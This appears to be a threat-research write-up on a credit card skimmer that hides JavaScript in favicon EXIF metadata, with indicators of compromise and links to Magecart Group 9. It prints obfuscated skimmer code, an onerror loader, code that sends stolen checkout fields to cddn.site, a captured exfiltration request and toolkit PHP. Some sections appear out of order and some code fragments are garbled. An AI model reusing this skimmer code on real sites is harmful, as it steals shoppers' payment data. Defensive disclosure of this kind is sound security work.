
The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.

```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
      "Source code for [{JS}] could not be loaded.\n" +
      "Please check the following:\n" +
      "- the absolute URL path '{JS}' should be valid and readable\n" +
      "- if you have specified a repository name, make sure you dit it via 'rjs'
      query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
      "- if a repository name was not specified, make sure that the repository
      '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
      "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
  function(w,i,s,e){
    var l1ll=0;var l1llI=0;var l1lll=0;var l1lllI=[];var l1llI=[];
    while(true){
      if(l1ll<5)l1llI.push(w.charAt(l1ll));else if(l1ll<w.length)l1llI.
      push(w.charAt(l1ll));l1ll++;
      if(l1llI<5)l1llI.push(i.charAt(l1llI));else if(l1llI<i.length)l1llI.
      push(i.charAt(l1llI));l1llI++;
      if(l1lll<5)l1llI.push(s.charAt(l1lll));else if(l1lll<s.length)l1llI.
      push(s.charAt(l1lll));l1lll++;
      if(w.length+i.length+s.length+e.length==l1lll.length+l1llI.length+e
      .length)break;
    }
    var l1ll=l1lll.join('');var l1llI=l1llI.join('');l1llI=0;var l1lll=[];
    for(l1lll=0;l1lll<l1lll.length;l1lll+=2){
      var l1lll=-1;if(l1llI.charCodeAt(l1llI)%2)l1lll=1;
      l1lll.push(String.fromCharCode(parseInt(l1llI.substr(l1llI,2),36)-
      l1lll));
      l1llI++;if(l1llI>=l1llI.length)l1llI=0;
    }
    return l1lll.join('');
  }
  ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
```

### Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalyse[.]xyz (archive [here](#)). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.



We also can connect this threat actor to another skimming script based on the registrant’s email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive [here](#)).


```

<html>
<script>
var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
(function(_0x242ecc, _0x528af0) {
var _0x1e1be8 = function(_0x1efd91) {
while (--_0x1efd91) {
_0x242ecc['push'](_0x242ecc['shift']());
}
};
_0x1e1be8(++_0x528af0);
}(_0x2626, 0xf8));
var _0x5531 = function(_0x5890cf, _0x9a0395) {
_0x5890cf = 93, _0x9a0395 = undefined
_0x5890cf = _0x5890cf - 0x0;
var _0x4b6433 = _0x2626[_0x5890cf];
return _0x4b6433;
}


```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher [@AffableKraut pointed out](#) that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another [clever evasion technique](#) in the form of WebSockets. This type of skimmer was [tied](#) to Magecart Group 9, originally [disclosed](#) by [Yonathan Klijnsma](#) .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

## Indicators of Compromise

### EXIF skimmers

```
cddn[.]site  
magentorates[.]com  
pixasbay[.]com  
lebs[.]site  
bestcdnforbusiness[.]com  
apilivechat[.]com  
undcoveria[.]com  
wosus[.]site
```

### Older EXIF skimmer

```
jqueryanalise[.]xyz  
jquery-analitycs[.]com
```

### Skimmer #3

```
xciy[.]net  
yxxi[.]net  
cxizi[.]net  
yzxi[.]net
```


### Other skimmers

```
sonol[.]site  
webtrans[.]site  
koinweb[.]site  
xoet[.]site  
ads-fbstatistic[.]com  
bizrateservices[.]com  
towbarchat[.]com  
teamsystems[.]info  
j-queries[.]com
```

### Registrant emails

```
anya.barber56@gmail[.]com  
smithlatrice100@yahoo[.]com  
rotrnberg.s4715@gmail[.]com  
newserf@mail[.]ru
```





The abuse of image headers to hide malicious code is [not new](#), but this is the first time we witnessed it with a credit card skimmer.

The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found [here](#).

```
;eval(function(w,i,s,e){var lI1l=0;var l1lI=0;var l1l1=0;var l1l1l=[];var l1l1I
=[];while(true){if(lI1l<5)l1lI.push(w.charAt(lI1l));else if(lI1l<w.length)
l1l1.push(w.charAt(lI1l));lI1l++;if(l1lI<5)l1lI.push(i.charAt(l1lI));else if(
l1lI<i.length)l1l1.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(
l1l1));else if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.
length+s.length+e.length==l1l1.length+l1lI.length+e.length)break;}var lI1l=
l1l1.join('\\');var l1lI=l1lI.join('\\');l1lI=0;var
l1l1l=[];for(lI1l=0;l1lI<l1l1.length;lI1l+=2){var
l1l1l=-1;if(l1lI.charCodeAt(l1lI)%2)l1l1l=1;l1l1.push(String.fromCharCode(parseI
nt(lI1l.substr(lI1l,2),36)-l1l1l));l1lI++;if(l1lI>=l1l1.length)l1lI=0;}return
l1l1l.join('\\');})(\`ec6911u212a29313918263q0z311o27312o1b3x2e1d3o01112m3q0z322
m3x3u35262v223plz323a251s25352116212v25211c3u2711113a251q2735211630381y1112141
1153x2b2o1931261u3s2v312p113u263e153x292q1921261z121o253e1g3e2b38182v3ul2111o3
60y12113b213x312b38162x3ul2111m3e182v3b213x2b233x39233x2b233v11112u291z323u291
u3s291r2qli25323q2elz21141b3x111z322435163z2qlb3x1111v35211d303p3e113w2m211ql
g273zlqlo25111q273t193124163e1e3e39381c3y2b321x3w2u3q3s39322b3r35323919163z161
1121o233e1ql1113u263e1d37383x111z231211d11a1d1k1g111f1h3e181e1v3c1c1g1d3f123
g1m3g Obfuscated code using WiseLoop PHP JavaScript Obfuscator g1w2e1
s2e1k2e1w1c1z2e1w1e1v2e1s2f1y2c1t2e1v2e1q2f172e1v2c1u2e1u2e1c2e1u2g1v2c1u2f1t2
e1q3g1x2e1u3e142e1w2g1w2e1t2g112c1s1e1u2e1q2g1v2e1v2c1v2e1v2e1t2e1s3f1y2c1u3e1
s2e1q3g1h2e1u2d192e1u3f1y2e1s2f1a2c1s3f1j2e1qlf172e1u3e102e1u3f152e1u3f1w2c1s3
f1b2e1q3f1t2e1u2d172e1w3f1t2e1s3f1b2c1t3e1e2e1q3f182e1w3d1y2e1u3f172e1u3f1a2c1
s1f1b2e1s3f1e2e1u3d172e1u3g1p2e1s2f1b2c1s3f1e2e1q3f192e1u3e1w2e1ulf152e1s3f1b2
c1s3f192e1q3f1b2e1u2c1u2e1ule1d1e1b1f1g3e1c1e1k1g1k3f1r3d1e3d1f3f1k2f103f112f1
e2e1m1e1d3e1d3f1c3f1r1e1f1g1s3g1d1e1f1f1e3c1d1f181g1qlf1b1f1e3d1f3g113f1e2e1f1
e1f1c1f1g1r3e1d1e183f151e1h2e1d1f1l1f1d3e1l1e1j3g113g1h1g143f1g3e1m1g1r1g1g1g1
b2e1e1e1h3d1f2f1a1e1s2g1e1d1f3f143e1d3f1f3e1r3e113e1f3g161f1d3e141e1b1f1b1f1d1
f1d1f111e1f2e1q2e1d1e1f1e1f3d1f1e1a1d1d1g1h1e1z2c1t1e122e1s2e1q2e1v3e1f2e1v2g1
y2e1u2e1z2c1s2e112e1s3e1c2e1u2c1x2e1u2e1j2e1u2g172c1u2g1c2e1r3e1h2e1w2e1x2e1w2
```

### Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an  tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.

```
<img src="" onerror="ZHNp=
document.createElement('tpircs'.split('').reverse().join(''));ZHNp.innerHTML=
(w,i,s,e){var l1l1=0;var l1lI=0;var l1l1=0;var l1l1=[];var
l1lI=[];while(true){if(l1l1<5)l1lI.push(w.charAt(l1l1));else
if(l1l1<w.length)l1l1.push(w.charAt(l1l1));l1l1++;if(l1lI<5)l1lI.push(i.charAt(l1lI));
if(l1lI<i.length)l1lI.push(i.charAt(l1lI));l1lI++;if(l1l1<5)l1lI.push(s.charAt(l1l1));
if(l1l1<s.length)l1l1.push(s.charAt(l1l1));l1l1++;if(w.length+i.length+s.length+e.
l1.leng
rdat = btoa(unescape(encodeURIComponent(localStorage.getItem("ars"))))
l1lI=1;
split("").reverse().join("");
l1l1=-1;
localStorage.removeItem("ars");
(l1l1,2
if (!ch || !cn)
l1l1.jc
{
plz323e
u263e15
x2b233x
521ld30
9163z16
mlc1wlq
v2els2f
s1elu2e
72elu3e
u3fl172e
b2cls3f
d3flc3f
h2eld1f
f3elr3e
22els2e
w2elx2e
v2elt2f
s2gl172e
s2elvl
wlelr2e
{
if (!ch)
{
IURL = "data:image/x-icon;base64," + rdat;
block = IURL.split(";");
contentType = block[0].split(":")[1];
realData = block[1].split(",")[1];
blob = new Blob([realData],
{
type: contentType
});
fd = new FormData();
fd.append("image", blob);
url = '//cddn.site/favicon.ico';
fetch(url,
{
mode: "no-cors",
method: "POST",
body: fd
});
}
```

**Stolen data is Base64 encoded and then string reversed**

**Use FormData API to send stolen data as 'image/x-icon'**

It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:

```
POST https://cddn.site/favicon.ico HTTP/1.1
Host: cddn.site
Connection: keep-alive
Content-Length: 2809
User-Agent:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQuHJzquYAfZf5PbK
Accept: */*
Origin: https://www. .com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://www. .com/checkout-page/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


-----WebKitFormBoundaryQuHJzquYAfZf5PbK
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/x-icon
Stolen data once decoded

=0["_wp_http_referer:checkout-page", "woocommerce-process-checkout-nonce:",
kv"wo_sagepaymentsusaapi-new-payment-method:", "wo_sagepaymentsusaapi-payment-token:",
jp"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
6U"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "shipping_postcode:",
m9"shipping_city:", "shipping_address_1:", "shipping_company:", "shipping_last_name:",
zV"shipping_first_name:", "ship_to_different_address:", "createaccount:", "billing_email:",
pR"billing_phone:", "billing_postcode:", "billing_city:", "billing_address_1:", "billing_company:",
fN"billing_last_name:", "billing_first_name:", "wcf_checkout_id:", "wcf_flow_id:",
1k"rememberme:forever", "redirect:", "_wp_http_referer:checkout-page", "woocommerce-login-nonce:",
3j"shipping_state:", "shipping_country:", "billing_state:", "billing_country:",
0h"_wp_http_referer:checkout-pagewc-ajaxupdate_order_review", "woocommerce-process-checkout-nonce:",
1R"wo_sagepaymentsusaapi-new-payment-method:", "wo_sagepaymentsusaapi-payment-token:",
j1"payment_method:sagepaymentsusaapi", "shipping_method[0]:tree_table_ratec847c268_standard_shipping"
k1"yith_wcmc_subscribe_me:", "wcf_checkout_id:", "wcf_flow_id:", "ship_to_different_address:",
3R"createaccount:", "billing_email:", "billing_phone:", "billing_postcode:", "billing_city:",
k9"billing_address_1:", "billing_company:", "billing_last_name:", "billing_first_name:",
6Q" wcf_checkout_id:", "wcf_flow_id:", "rememberme:forever", "redirect:checkout",
kZ"_wp_http_referer:checkout-page", "woocommerce-login-nonce:", "shipping_country:", "billing_state:",
WB"billing_country:"]
3Y
0g
1C
uV
0N
-----WebKitFormBoundaryQuHJzquYAfZf5PbK--
```

The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

### Skimmer toolkit found in the open

We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.

```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
    include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
    include_once 'bin/exif/Photoshop_IRB.php'; EXIF libraries

include_once 'bin/exif/Photoshop_File_Info.php';

$new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition' => "",
'caption' => "",
'captionwriter' => "",
'jobname' => "",
'copyrightstatus' => "",
'copyrightnotice' => str_replace("'", "\'", $js." "),
'ownerurl' => "",
'keywords' => array(),
'category' => "",
'supplementalcategories'=> array(),
'date' => "2222-22-22",
'city' => "",
'state' => "",
'country' => "",
'credit'=> "",
'source'=> "",
'headline' => "",
'instructions' => "",
'transmissionreference' => "",
'urgency' => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```

Skimmer code loaded via \$js variable



